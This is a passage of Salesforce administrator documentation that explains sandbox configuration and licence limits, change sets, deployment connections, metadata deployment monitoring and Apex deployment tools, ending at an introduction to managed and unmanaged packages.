- When you are finished with a sandbox, you can refresh it to create a new copy. However, if you have reduced your organization's number of sandboxes, a **Delete** link displays next to existing sandboxes, allowing you to delete a sandbox of your choice. Note that you must delete a sandbox before you can refresh any more sandboxes.
- If you have active Salesforce-to-Salesforce connections in your sandbox, you must deactivate and then reactivate the connection(s) after the sandbox is refreshed.

Configuring Full Sandboxes

When you create or refresh a full sandbox, you can configure it not to copy some data that is generally not useful in a sandbox. Keeping the minimum selections will speed up your sandbox copy.

- The **Object History**, **Case History**, and **Opportunity History** options allow you to select the number of days of history from your production organization to copy to your sandbox. You can copy from 0 to 180 days of history, in 30–day increments. The default value is 0 days.
- By default, Chatter data won't be copied to your sandbox. Chatter data includes feeds, messages, and discovery topics. Select the **Copy Chatter Data** checkbox if you need to copy it.
- The setup audit trail history of your production organization won't be copied to your sandbox. The audit trail for your sandbox organization will start when you begin to use it.
- Archived activities (tasks and events that aren't available in the production organization because they're over a year old) and password history (users' previous passwords) won't be copied to your sandbox.

Note: Don't increase the default selections unless special circumstances require it. Too much data can cause significant delays in the time it takes to copy your sandbox.

Accessing Sandboxes

- Access changes for sandbox users:
  - ◊ A sandbox refresh deletes and recreates the sandbox as a new copy of the production organization. In effect, this reverses any manual access changes you've performed. If you created sandbox-only users, they will no longer exist, and a user's

profile and permissions revert to their values in the production organization. This means that after a refresh, any access changes will need to be repeated in the new copy.

- ◊ You can create users in your production organization that are inactive, and then activate them in a sandbox. This is a good way to create a user in a sandbox that has the appropriate permissions to develop in a sandbox.
- ◊ Many development and testing tasks require the “Modify All Data” permission. Because your developers might not have that permission in the production organization, you may need to increase their permissions in a sandbox. Exercise caution when granting this permission in sandbox organizations that contain sensitive information copied from production (for example, social security numbers).
- ◊ You can create new users for sandbox development, but these count against the number of licensed users in your organization. To reduce your license count, you can disable production users who won’t need access to the sandbox.
- ◊ To grant users access to a sandbox, you must log in as the administrator on the sandbox organization, and then create or upgrade user access in the sandbox.

- Always log in to your sandbox organization using the `https://test.salesforce.com` login URL.
- Remember to log in using the modified username as described in Users and Contacts on page 3768.
- If using the API, after you log in you must use the redirect URL that is returned in the loginResult object for subsequent access. This URL reflects the instance on which the sandbox is located and the appropriate server pool for API access.
- All sandbox copies are made with federated authentication with SAML disabled. Any configuration information is preserved, except the value for `Recipient URL`. The `Recipient URL` is updated to match your sandbox URL, for example `http://cs1.salesforce.com`, after you re-enable SAML. To enable SAML in the sandbox copy, from Setup, click **Security Controls** > **Single Sign-On Settings**; then click **Edit**, and select `SAML Enabled`. You must change the value of the Recipient URL in the certificate for your client application as well.

Sandbox Storage Limits

- Full copy sandboxes have the same storage limit as your production organization.
- Configuration Only sandboxes have a 500 MB storage limit.
- Developer sandboxes have a 10 MB storage limit.
- Sandboxes don’t send email notifications when storage limits are reached. However, if you reach the storage limit of your sandbox, you cannot save new data in your sandbox. To check your storage limits, from Setup, click **Data Management** > **Storage Usage** in your sandbox.

Customization and Data Changes

- Customizations and data changes in your production organization don’t automatically appear in your sandboxes. You must create a new sandbox or refresh an existing one to see the customizations made to your organization since the last time you created or refreshed a sandbox.
- You can only add, edit, or delete Apex using the Salesforce user interface in a Developer Edition or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the `compileAndTestAPI()` call.
- If your sandbox is the same version as Force.com AppExchange, you can:
  - ◊ Install and deploy apps from Force.com AppExchange in your sandbox.
  - ◊ Publish apps from your sandbox to Force.com AppExchange.

    Publishing managed packages from a Force.com Sandbox is not advised, as refreshing or deleting the sandbox will prevent any revisions to that managed package.

  The version of your sandboxes may differ from Force.com AppExchange around the time of a Salesforce release. Check the logo in the upper left corner of your sandbox home page for version information.
- If your organization uses quote templates, and you create a Configuration Only sandbox, templates that contain `Text/Image` fields cannot be opened for editing within the sandbox.

- If your production organization uses an image in quote templates and you copy the organization to your sandbox, the image path will no longer be correct and the image will appear as a broken link. To display the image, reinsert it from the correct location on your sandbox.

Service Exclusions

- The following features are disabled and cannot be enabled in sandboxes:
  - ◊ Case escalation.
  - ◊ Contract expiration warnings.

    Case escalation, and contract expiration warnings are disabled because they automatically send email to contacts, customers, and users who should not interact with sandboxes.
  - ◊ Subscription summary.
  - ◊ Data exports (in Setup at **Data Management** > **Data Export** > **Export Now** or **Data Management** > **Data Export** > **Schedule Export**).
  - ◊ The ability to create Salesforce sandboxes.
  - ◊ Email service addresses that you create in your sandbox cannot be copied to your production organization.
  - ◊ The ability to publish Site.com sites.

Other Service Differences

- Only custom links created as relative URLs, such as `/00Oz0000000EVpU&pv0={!Account_ID}` will work when copied to your sandboxes. Custom links created as absolute URLs, such as `https://na1.salesforce.com/00Oz0000000EVpU&pv0={!Account_ID}`, don’t work in your organization's sandboxes. We recommend that you use only relative URLs in your production organization. Otherwise, you will need to correct the URLs in each sandbox.
- Salesforce has a background process that permanently deletes records in the Recycle Bin that are older than 30 days. This process runs at different times on different servers, so its timestamp in your sandbox differs from its timestamp in your production organization. Applications and integrations that depend on this timestamp may fail if they are first connected to one environment, such as your production organization, and then later connected to another environment, such as your sandbox. Keep this in mind when developing applications and integrations that depend on this timestamp.

  Note that the time of the latest execution of the background delete process is available through the `getDeleted()` API call.

Sandbox Overview
Sandbox Restrictions and Licenses

Sandbox Restrictions and Licenses

Available in: **Enterprise**, **Unlimited**, and **Database.com** Editions

The following information includes restrictions and troubleshooting information for access to sandboxes.

Sandbox services are restricted if your organization doesn't comply with salesforce.com's licensing rules. This typically happens when sandbox licenses expire.

As sandbox licenses expire, Salesforce.com decreases the count of available sandbox licenses for the selected sandbox type.

Note: Salesforce.com does not automatically delete sandbox organizations due to a license expiration. When the licenses expire and your current license count is lower than the number of provisioned sandbox organizations, Salesforce.com removes sandbox services, such as Refresh, Sandbox Org Accessibility, or Login.

There are a few different types of restrictions you might encounter when your organization doesn't comply with licensing rules.

Unactivated Sandboxes

New sandboxes that aren't activated within 30 days will be deleted. Users who have created or most recently refreshed any sandbox for your organization will get at least two email notifications before we schedule the sandbox for deletion.

Locked Sandboxes

Sandboxes that have been locked for 60 days will be deleted. Users who have created or most recently refreshed any sandbox for your organization will be notified prior to scheduling the sandbox for deletion. They will get at least three email notifications over 30 days. Sandboxes become locked when all the licenses for that type of sandbox expire.

Unused Sandboxes

Sandboxes that no one has logged into for 180 days will be deleted. Users who have created or most recently refreshed any sandbox for your organization will be notified prior to scheduling the sandbox for deletion. They will get at least three email notifications over 30 days. To keep a sandbox active and avoid email notifications, log in periodically.

Based on licensing and usage, you might encounter the following scenarios. Follow the suggested resolutions:

Unable to Refresh a Particular Type of Sandbox

Cause—Your organization is using more sandboxes of a specific type than its sandbox licenses permit.

Example—Your organization has three full sandboxes, but only two full sandbox licenses.

Effect—You can't refresh a sandbox of this type. In the example, you can't refresh full sandboxes.

Resolution—Delete sandboxes to comply with the number allowed by your organization's sandbox licenses, or purchase more sandbox licenses.

All Sandboxes of a Particular Type are Locked

Cause—The license count of a given type, including higher hierarchical types, is zero.

Example—Your organization has three full sandboxes and zero full sandbox licenses.

Effect—All sandboxes of a particular type are locked. You don't have access to the sandboxes.

Resolution—Purchase the correct sandbox licenses to unlock the sandboxes. If you don't purchase enough licenses, you can't refresh sandboxes of that type.

All Sandboxes are Locked

Cause—Your production organization is locked.

Example—Your organization has one full sandbox and one developer-sandbox, but you can't log in to either sandbox.

Effect—If your production organization is locked, all sandboxes associated with the organization are locked.

Resolution—Contact your salesforce.com representative to unlock your organization. When your production organization is unlocked, the sandboxes are unlocked as well.

DEPLOY

Deploying Changes

This section contains information about deploying to your organization the changes you coded.

- Deployment Overview
- Using Tools for Developing and Deploying Apex

Deployment Overview

User Permissions Needed	
To edit deployment connections:	"Deploy Change Sets"
To use outbound change sets:	"Create and Upload Change Sets," "Create AppExchange Packages," AND "Upload AppExchange Packages"
To use inbound change sets:	"Deploy Change Sets"

From Setup, click **Deploy** to access tools used for migrating metadata changes between organizations.

Deployment Connections

In order to use the change sets feature, a deployment connection is required. You can specify connection permissions for both outbound and inbound change sets on the Deployment Connections page.

Outbound Change Sets

Make changes in the organization you are logged into, and upload those changes to another organization.

Inbound Change Sets

Accept, modify, or reject change sets uploaded from other organizations.

From Setup, click **Monitor** > **Deployments** to monitor the progress of deployments made through the Metadata API.

See Also:

Change Sets Overview
Monitoring Metadata Deployments

CHANGE SETS

Change Sets Overview

Available in **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
To edit deployment connections:	"Deploy Change Sets"
To use outbound change sets:	"Create and Upload Change Sets," "Create AppExchange Packages," AND "Upload AppExchange Packages"
To use inbound change sets:	"Deploy Change Sets"

A *change set* is a means by which one organization can send customizations to another organization. For example, you could create a new object in a sandbox organization and send it to your production organization using a change set. Change sets can only contain modifications you can make through the Setup menu; therefore, you can't use a change set to upload a list of contact records. In other words, change sets contain *metadata*, not data.

When you want to send customizations from your current organization to another organization, you create an *outbound change set*. Once you send the change set, the receiving organization sees it as an *inbound change set*.

Sending a change set between two organizations requires a deployment connection. Change sets can only be sent between organizations that are affiliated with a production organization—for example, a production organization and a sandbox, or two sandboxes created from the same organization.

Components Available in Change Sets

About Permission Sets and Profile Settings in Change Sets

Available in **Enterprise**, **Unlimited**, and **Database.com** Editions

Developers can use permission sets or profile settings to specify permissions and other access settings in a change set. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

Behavior	Permission Sets	Profile Settings
Included permissions and settings	• Standard object permissions • Standard field permissions • User permissions (such as “API Enabled”) **Note:** Assigned apps and tab settings are *not* included in permission set components.	• Assigned apps • Tab settings • Page layout assignments • Record type assignments • Login IP ranges
Included permissions and settings that require supporting components	• Custom object permissions • Custom field permissions • Apex class access • Visualforce page access	• Custom object permissions • Custom field permissions • Apex class access • Visualforce page access
Added as a component?	Yes	No. Profiles are added in a separate setting.

For custom object permissions, custom field permissions, Visualforce page access, and Apex class access, you must include supporting components in the change set. For example, object permissions for the custom object *Items* are included only if the Items object is also included.

Note: Login IP ranges included in profile settings will overwrite the login IP ranges for any matching profiles in the target organization.

Components Available in Change Sets

The following types of components may be added to a change set.

Note:

- The components available for a change set vary by edition.
- If you create or modify components that aren't available in a change set, you can't send those components from one organization to another in a change set. In this case, migrate the changes manually by repeating the steps you performed when you created or modified the component.
- List views and tabs are visible to all users when you deploy a change set. Change the visibility in the destination organization if necessary.

- Account Criteria Based Sharing Rule
- Account Owner Sharing Rule
- Account Territory Owner Sharing Rule
- Action (includes object-oriented publisher actions and global publisher actions)
- Analytic Snapshot
- Apex Class
- Apex Sharing Reason
- Apex Trigger
- App
- Approval Process (with some restrictions)
- Assignment Rule
- Auth. Provider
- AutoResponse Rule
- Button or Link
- Call Center
- Campaign Criteria Based Sharing Rule

Validating a Change Set
Creating an Outbound Change Set
Selecting Components for an Outbound Change Set

Restrictions for Approval Processes in Change Sets

Understand these restrictions before you include approval processes in change sets.

- If the approval page fields include any custom fields on standard objects, you need to manually add those custom fields to outbound change sets. The `View/Add Dependencies` option for selecting change set components won't include these fields.
- Post templates for Approvals in Chatter can't be uploaded to another organization via change sets. Either remove references to post templates from the approval process before upload, or recreate the post templates in the destination organization before deploying the approval process.
- If you change the `Unique Name` (`fullName`) of an approval process that was previously included in a change set and deployed in another organization, and you resend the approval process via a change set, a new approval process will be created upon deployment in the other organization. The previously deployed approval process will not be modified.

Change Sets Implementation Tips

Authorization required to upload changes

Before you can deploy a change set from one organization to another, an administrator in the target organization must authorize uploads across the deployment connection between the two organizations.

Deployment Connections list displays all connections

The Deployment Connections list is automatically populated with your production organization and all sandboxes. It is possible to deploy between any of these organizations, but no other organizations.

Change set connections unavailable during maintenance

Authorizing deployment connections and uploading pages require information from the production organization, and are unavailable when production is undergoing maintenance. During this time you can construct outbound change sets but not upload them.

Sandboxes must be available

If an organization has no sandboxes provisioned, the user may see an Insufficient Privileges error on the Deployment Connections page.

Deployment doesn't automatically restart

If an error occurs during change set validation or deployment, you must manually restart the process. Be sure your organization is not locked, undergoing maintenance, or otherwise inaccessible.

Deployment is a one-way transaction

A change set is deployed in a single transaction. If the deployment is unable to complete for any reason, the entire transaction is rolled back. After a deployment completes successfully, all changes are committed to your organization and the deployment can't be rolled back.

Deployments maintain user references

If a component in a change set refers to a specific user, such as recipients of workflow email notifications or dashboard running users, then during deployment the system attempts to locate a matching user in the destination organization by comparing usernames.

When you copy data to a sandbox, the fields containing usernames from the production organization are altered to include the sandbox name. For example, in a sandbox named `test`, the username `user@acme.com` becomes `user@acme.com.test`. During a deployment using change sets, the `.test` in the username is ignored. This process transfers a user added to a component in one sandbox to other sandboxes or production organizations.

Change Sets Best Practices

Change Sets Best Practices

Deploy all dependent components

Make sure each outbound change set contains all interdependent components that don't exist in the target organization. If you try to deploy a component that refers to another component missing from the target organization and from the change set, the deployment fails.

Change sets give you fine-grained control over what you deploy. For example, you can migrate custom fields individually. To deploy a custom object and all of its fields, you must add the custom object and every field to the change set; adding just the custom object to the change set won't cause deployment to fail, but results in an empty custom object.

Add permissions and access settings to outbound change sets

Adding profiles or permission sets to outbound change sets allows administrators to migrate permissions for users so they can access the new functionality. Profiles contain access settings for more components than permission sets, including page layouts, record types, and tab settings. However, permission sets contain access to standard object permissions, standard field permissions, and user permissions (such as “API Enabled”).

Clone a change set to add dependent components to an uploaded change set

After you upload a change set, you can't change its contents. If you need to add dependent components to a change set you already uploaded, clone the change set, add the dependent components, and then upload it again.

Plan deployments around maintenance schedule

Plan your deployment activities around the maintenance schedule for both your production and sandbox organizations. Some features require information from your production organization when accessed from a sandbox. In addition, the originating organization is locked while validating an outbound change set, and the target organization is locked while deploying an inbound change set. (When change sets lock an organization, you can still read and write data to the organization, but you can't make any setup changes that would modify the metadata.)

Validate change sets before deployment

You can perform a test deployment of an inbound change set to view the success or failure messages that would occur with an actual deployment. This is a good idea if you are planning a deployment on a schedule (for example during low-use hours) and want to determine if the deployment will succeed ahead of time. However, you don't need to perform a test deployment every time you deploy, as this process takes time to complete and the organization is locked for the duration. (You can still read and write data to the organization, but you can't make any setup changes that would modify the metadata.) To test deploy an inbound change set, click its name and then click **Validate**.

View component details

You can view the XML representation of a component before you upload an outbound change set or deploy an inbound change set.

Limit change sets to 5,000 files

Change sets are limited to 5,000 files. If your change set exceeds this limit, you can create separate change sets for email templates, dashboards, and reports. These components are often the most numerous and have fewer dependencies.

Delete or rename components using the Web interface

You can't use change sets to delete or rename components. To delete components, use the Web interface on the target organization. To rename a component, first delete the component on the target organization and then upload the new component in a change set.

Plan for tests to run in the target organization

When a change set is deployed to a production organization, all of the Apex tests in that organization are run, regardless of whether the classes or tests are part of the change set. If the target organization is a sandbox, however, tests aren't automatically run.

Viewing Change Set Details
Validating a Change Set
Deploying a Change Set

Viewing Change Set Details

The Change Sets detail page lists information about a particular change set.

1. From Setup, click **Deploy** > **Inbound Change Sets**.
2. Click the name of a change set.

See Also:

Viewing Inbound Change Sets
Validating a Change Set
Deploying a Change Set

Validating a Change Set

You can validate a change set without deploying changes. Validating a change set allows you to view the success or failure messages you would receive with an actual deploy.

1. From Setup, click **Deploy** > **Inbound Change Sets**.
2. Click the name of a change set.

3. Click **Validate**.

   Note: You can't make any changes to your organization while a test deployment is in progress.

4. After the validation completes, click **View Results**.

See Also:

Viewing Inbound Change Sets
Viewing Change Set Details
Deploying a Change Set

Deploying a Change Set

To deploy a change set:

1. From Setup, click **Deploy** > **Inbound Change Sets**.
2. In the Change Sets Awaiting Deployment list, click the name of the change set you want to deploy.
3. Click **Deploy**.

A change set is deployed in a single transaction. If the deployment is unable to complete for any reason, the entire transaction is rolled back. After a deployment completes successfully, all changes are committed to your organization and the deployment can’t be rolled back.

Note: The Force.com platform requires that at least 75% of your code is covered by unit tests before you can deploy it to a production organization. Ideally, you should strive for 100% coverage. The code coverage restriction is not enforced for sandbox or Developer Edition organizations.

Deploying a Change Set
Deployment Connections

CONNECT ORGANIZATIONS FOR DEPLOYMENT

Deployment Connections

User Permissions Needed	
To edit deployment connections:	"Deploy Change Sets"

In order for change sets to be sent from one organization to another, a deployment connection is required between the organizations. Deployment connections can't be created between arbitrary organizations; instead, a deployment connection is created between all organizations affiliated with a production organization. For example, if you have a production organization (Prod) and two sandboxes (Dev and Test), a deployment connection is created between production and each sandbox (Prod and Dev, and another connection between Prod and Test), as well as between the sandboxes (Dev and Test).

A deployment connection alone doesn't enable change sets to be sent between organizations. Each organization must be authorized to send and receive change sets. This added level of security enforces code promotion paths and keeps organizations' setup metadata from being overwritten by mistake.

For example, the following figure illustrates one possible migration path for a production organization and two sandboxes. In this example, the production organization can only receive changes that have been fully tested, so only the Test sandbox is authorized to upload change sets to production. In order to synchronize development projects with the production organization, the Prod organization can send change sets to the Dev sandbox, but not to the Test sandbox. Finally, because the features in development need iterative testing, Dev and Test sandboxes should be able to send change sets back and forth.



Figure 24: Change Set Authorization Enforces Code Path

Note: This illustration describes one possible code migration path. Your department must create its own policies for organizations to send and receive change sets to one another.

Authorizing a Deployment Connection

In order for another organization to send change sets to the organization you are logged into, you must authorize the inbound change set:

1. From Setup, click **Deploy** > **Deployment Connections**.
2. Click **Edit** next to the organization you want to authorize.
3. Select **Allow Inbound Changes**.
4. Click **Save**.

See Also:

Viewing Available Deployment Connections
Viewing Details of a Deployment Connection
Deployment Connections

Viewing Available Deployment Connections

A deployment connection enables customizations to be copied from one organization to another. The deployment connections list shows which organizations are authorized to upload changes to this organization, and which organizations allow this organization to upload changes to them.

To view available connections, from Setup, click **Deploy** > **Deployment Connections**.

Action

Click **Edit** next to the organization that you want to allow or disallow change sets from.

Name

A list of organizations that have deployment connections to the organization you are currently logged into. Click the name of an organization to view more information about the connection.

Description

A brief description of the connected organizations.

Type

The type of organization you are connected to. Possible values are Production, Full Copy Sandbox, Configuration Only Sandbox, and Developer Sandbox.

Upload Authorization Direction

The arrows show the direction in which uploads can occur. A broken line means that no change sets are authorized in either direction. To authorize the connected organization to send you inbound change sets, edit the deployment connection for this organization. If you want to send outbound change sets to a connected organization, the administrator for that organization must edit the connection for that organization.

Deployment Connections

Viewing Details of a Deployment Connection

A deployment connection enables customizations to be copied from one organization to another. The deployment connections list shows which organizations are authorized to upload changes to this organization, and which organizations allow this organization to upload changes to them.

To view connection details:

1. From Setup, click **Deploy** > **Deployment Connections**.
2. Click the name of the organization you want to view.

Name

The name of the selected organization. This is not the organization you are logged into.

Description

A brief description of the organization.

Type

The type of organization you are connected to. Possible values are Production, Full Copy, Configuration Only, and Developer.

Allow Inbound Changes

If selected, the named organization can send change sets to the organization you are currently logged into. This is a read-only field and can only be modified by selecting Allow Inbound Changes in the target organization.

Accepts Outbound Changes

If selected, the named organization allows change sets to be sent to it from the organization you are currently logged into.

UPLOAD OUTBOUND CHANGES

Outbound Change Sets

User Permissions Needed	
To create, edit, or upload outbound change sets:	"Create and Upload Change Sets"

Watch a Demo: Change Sets Overview (2:30 minutes)

An *outbound change set* is a change set created in the organization you are logged into and that you want to send to another organization. Typically, an outbound change set is used for customizations created and tested in a sandbox and then sent to a production organization.

Sending an outbound change set to another organization doesn't guarantee that the changes will be implemented in that organization. The change set must be deployed (accepted) by the target organization before the changes take effect.

Note: Change sets are limited to 2,500 components and a total file size of 400 MB.

See Also:

Change Sets Overview

Selecting Components for an Outbound Change Set

To select the components in an outbound change set:

1. From Setup, click **Deploy** > **Outbound Change Sets**.
2. In the Change Sets list, click the name of a change set, or create a new one.
3. Click **Add** to add components.
4. Choose the type of component and the components you want to add, and then click **Add to Change Set**.
5. Click **Add Profiles** to add profile settings to the change set.
6. Optionally, click **View/Add Dependencies** to add dependent components.

Note: Dependent components rely on the existence of other components. Unless you are certain that the dependent components exist in every organization this change set will be deployed to, it's a good idea to add dependent components to the change set.

See Also:

Creating an Outbound Change Set
Viewing and Adding Dependent Components to a Change Set
Components Available in Change Sets

Viewing and Adding Dependent Components to a Change Set

A dependency is a relationship where one or more components must exist for another component to exist. It's a good idea to add dependent components to a change set, unless you are sure that the dependent components exist in every organization where this change set will be deployed.

To add dependent components to an outbound change set:

1. From Setup, click **Deploy** > **Outbound Change Sets**.
2. In the Change Sets list, click the name of a change set.
3. Click **View/Add Dependencies**.

4. On the Component Dependencies page, select the dependent components you wish to deploy and click **Add to Change Set**.

Warning: If your change set contains more than 2500 dependencies you will only be able to see the first 2500 in the view dependencies page.

Uploading an Outbound Change Set
Components Available in Change Sets

Uploading an Outbound Change Set

Once you've assembled the components in a change set, you can upload it to another organization. Note that once you upload a change set, you can't edit it or recall it.

1. From Setup, click **Deploy** > **Outbound Change Sets**.
2. Click the name of a change set.
3. Select the organization you want to send the change set to.
4. Click **Upload**.

Note: Outbound change sets expire six months after upload, at which time the change set is permanently deleted.

Cloning an Outbound Change Set

You can create a copy of an existing change set by cloning it.

1. From Setup, click **Deploy** > **Outbound Change Sets**.
2. Click the name of the change set you want to clone.
3. Click **Clone**.

See Also:

Creating an Outbound Change Set

Deleting an Outbound Change Set

To delete an outbound change set:

1. From Setup, click **Deploy** > **Outbound Change Sets**.
2. Click the name of the change set you want to delete.
3. Click **Delete**.

See Also:

Creating an Outbound Change Set

Outbound Change Set Validation Errors

If you receive an error about cross-version validation, then the organization used to create the outbound change set is running on a different platform version than the organization receiving the change set. This error typically occurs during upgrades, because organizations may be upgraded at different times. If you receive this error, you can only deploy those components that are compatible between versions.

See Also:

Creating an Outbound Change Set
Uploading an Outbound Change Set

Uploading Change Sets During Server Upgrades

During server upgrades, production and sandbox environments may not be running the same version of the platform. Some components may have new functionality or other changes that will not allow you to deploy that type of component until the production organization is running the same version as sandbox.

If you upload a change set that has components that can't be deployed because they are incompatible with the older version, the system detects which components can't be deployed, and gives you the option of uploading the remaining components.

Monitoring Metadata Deployments

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view metadata deployments:	"Modify All Data"

You can use the Metadata API to deploy XML file representations of components into an organization. A component is an instance of a metadata type in the Metadata API. For example, CustomObject is a metadata type for custom objects, and the `MyCustomObject__c` component is an instance of a custom object.

The easiest way to access the Metadata API is to use the Force.com IDE or Force.com Migration Tool. These tools are built on top of the Metadata API and use the standard Eclipse and Ant tools respectively to simplify the task of working with the Metadata API.

The deploy call in the Metadata API is asynchronous and may take a while to complete. The Force.com IDE and Force.com Migration Tool use the deploy call to move XML file representations of components into an organization. To track the status of deployments that are in progress or completed in the last 7 days for these tools or other clients that are deploying metadata, from Setup, click **Monitor** > **Deployments**.

On the Monitoring Deployments page, you can cancel a deployment while it's in progress. To cancel a deployment, click **Abort**. The deployment then has the status "Abort Requested" until the deployment is completely canceled.

The Deployments In Progress list contains the following columns:

Column	Description
`Deployment Id`	A unique identifier used to track the deployment.
`Created By`	The name of the user performing the deployment.
`Start Time`	The date and time when the deployment started.
`Validate Only`	Indicates whether this deployment is being used to check the validity of the deployed files without making any changes in the organization. A validate-only deployment does not deploy any components or change the organization in any way.
`Status`	The following values are possible: • Queued—The deployment has not started. It is waiting in a queue. • In Progress—The deployment has started, but has not completed yet.

Column	Description
	• Abort Requested—The deployment is being rolled back, but is not yet fully canceled. • Processing Type: *type*—The deployment has started, and is processing a metadata type, where *type* is a metadata type, such as `CustomObject`. • Processing *name*—The deployment has started, and is processing a component, where *name* is a component name, such as `MyCustomObject__c`. • Running Test *ApexClass.testName*—An Apex test class is running, where *ApexClass* is the Apex class name and *testName* is the name of the test.
`Components`	The progress of the deployment. For example, *10 / 15 (3 errors)* indicates that ten components have been processed successfully out of a total of 15. There were errors for three other components processed so far.
`Tests`	The progress of the Apex tests that have been run. For example, *13 / 20 (2 errors)* indicates that 13 tests have been run successfully out of a total of 20. There were errors for two other tests that have run so far. The value for the total number of tests is not accurate until the test phase of the deployment has started.

The Completed Deployments Last 7 days list contains the following columns. Completed deployments are removed from the list 7 days after completion.

Column	Description
`Deployment Id`	A unique identifier used to track the deployment.
`Created By`	The name of the user who performed the deployment.
`Start Time`	The date and time when the deployment started.
`End Time`	The date and time when the deployment completed.
`Validate Only`	Indicates whether this deployment is being used to check the validity of the deployed files without making any changes in the organization. A validate-only deployment does not deploy any components or change the organization in any way.
`Status`	The following values are possible: • Completed—The deployment completed successfully. • Completed with Errors—The deployment completed, but some components failed to deploy or some tests failed. This status cannot happen in a production organization as any errors cause the deployment to be rolled back. • Failed—The deployment had some errors and no changes were made to the organization.
`Components`	The number of components, including those with errors, that were processed in the deployment. For example, *10 (1 error)* indicates that ten components were processed and there was an error for one component.

Column	Description
`Tests`	The number of Apex tests, including those with errors, that were run. For example, *`13 (2 errors)`* indicates that 13 tests were run and there were errors for two tests.

DEPLOYMENT TOOLS

Using Tools for Developing and Deploying Apex

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To use the Apex Deployment Tool:	"Author Apex"

Use the following tools to develop and deploy Apex.

Developer Console

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce organization.

To open the Developer Console, click **<Your name>** > **Developer Console**

Force.com IDE

You can download the Force.com IDE to help you write Apex in projects that mirror your organization. Using this tool, you can also compile and test the code you write, synchronize changes between the organization and project, and deploy your code to another organization.

Force.com Migration Tool

Download the Force.com Migration Tool if you want to use a script for deploying Apex from a Developer Edition or sandbox organization to a Database.com production organization using Apache's Ant build tool.

To download the Force.com Migration Tool:

1. From Setup, click **Develop** > **Tools**.
2. Click **Force.com Migration Tool**.
3. Save the `salesforce_ant.zip` file and unzip its contents to the location of your choice.

The `salesforce_ant.zip` file contains the files you need to run an ant task that exercises the `compileAndTest` API call, including:

- A `Readme.html` file that explains how to use the tools
- A Jar file containing the ant task: `ant-salesforce.jar`
- A sample folder containing:
  - ◊ A `codepkg\classes` folder that contains `SampleDeployClass.cls` and `SampleFailingTestClass.cls`
  - ◊ A `codepkg\triggers` folder that contains `SampleAccountTrigger.trigger`
  - ◊ A `mypkg\objects` folder that contains the custom objects used in the examples
  - ◊ A `removecodepkg` folder that contains XML files for removing the examples from your organization
  - ◊ A sample `build.properties` file that you must edit, specifying your credentials, in order to run the sample ant tasks in `build.xml`
  - ◊ A sample `build.xml` file, that exercises the `deploy` and `retrieve` API calls

For more information on the syntax and use of Apex, see the *Force.com Apex Code Developer's Guide*.

Note: The Force.com IDE and Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but are not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.

Deploying Apex Using Change Sets

Available in: **Unlimited**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To use the Apex Deployment Tool:	"Author Apex"

You can deploy Apex classes and triggers between connected organizations, for example, from a sandbox organization to your production organization. You can create an outbound change set in the Salesforce user interface and add the Apex components that you would like to upload and deploy to the target organization. To access change sets, from Setup, click **Deploy**.

Deploying Apex Using SOAP API

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To use the Apex Deployment Tool:	"Author Apex"

You can use the following SOAP API to deploy your Apex to a development or sandbox organization.

- `compileAndTest()`
- `compileClasses()`
- `compileTriggers()`

All these calls take Apex code that contains the class or trigger, as well as the values for any fields that need to be set.

To learn more about these SOAP API calls, see the SOAP API and SOAP Headers for Apex appendix in the *Force.com Apex Code Developer's Guide*.

PACKAGE AND DISTRIBUTE YOUR APPS

Introduction

This guide provides information about packaging and distributing apps built using the Force.com platform. It has the following sections.

Working with Packages

This explains the details of creating and working with managed packages, so your app can be easily installed in other organizations.

Distributing Apps

This explains how to distribute your apps, either through the AppExchange or through your own website. It also covers the basics of pushing upgrades to your subscribers.

Supporting Subscribers of Your App

This explains how to log in to subscriber organizations to provide support and troubleshoot problems.

For more information on these topics, refer to the *ISVforce Guide* or visit the Salesforce Partner Portal.

WORKING WITH PACKAGES

Overview of Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create packages:	"Create AppExchange Packages"
To upload packages to the AppExchange:	"Upload AppExchange Packages"

A *package* is a container for something as small as an individual component or as large as a set of related apps. After creating a package, you can distribute it to other Salesforce users and organizations, including those outside your company.

Packages come in two forms—unmanaged and managed:

Unmanaged packages

Unmanaged packages are typically used to distribute open-source projects or application templates to provide developers with the basic building blocks for an application. Once the components are installed from an unmanaged package, the components can be edited in the organization they are installed in. The developer who created and uploaded the unmanaged package has no control over the installed components, and can't change or upgrade them. Unmanaged packages should not be used to migrate components from a sandbox to production organization. Instead, use Change Sets.

Managed packages

Managed packages are typically used by salesforce.com partners to distribute and sell applications to customers. These packages must be created from a Developer Edition organization. Using the AppExchange and the License Management Application (LMA), developers can sell and manage user-based licenses to the app. Managed packages are also fully upgradeable. To ensure seamless upgrades, certain destructive changes, like removing objects or fields, can not be performed.

Managed packages also offer the following benefits:

- Intellectual property protection for Apex
- Built-in versioning support for API accessible components
- The ability to branch and patch a previous version
- The ability to seamlessly push patch updates to subscribers
- Unique naming of all components to ensure conflict-free installs

The following definitions illustrate these concepts:

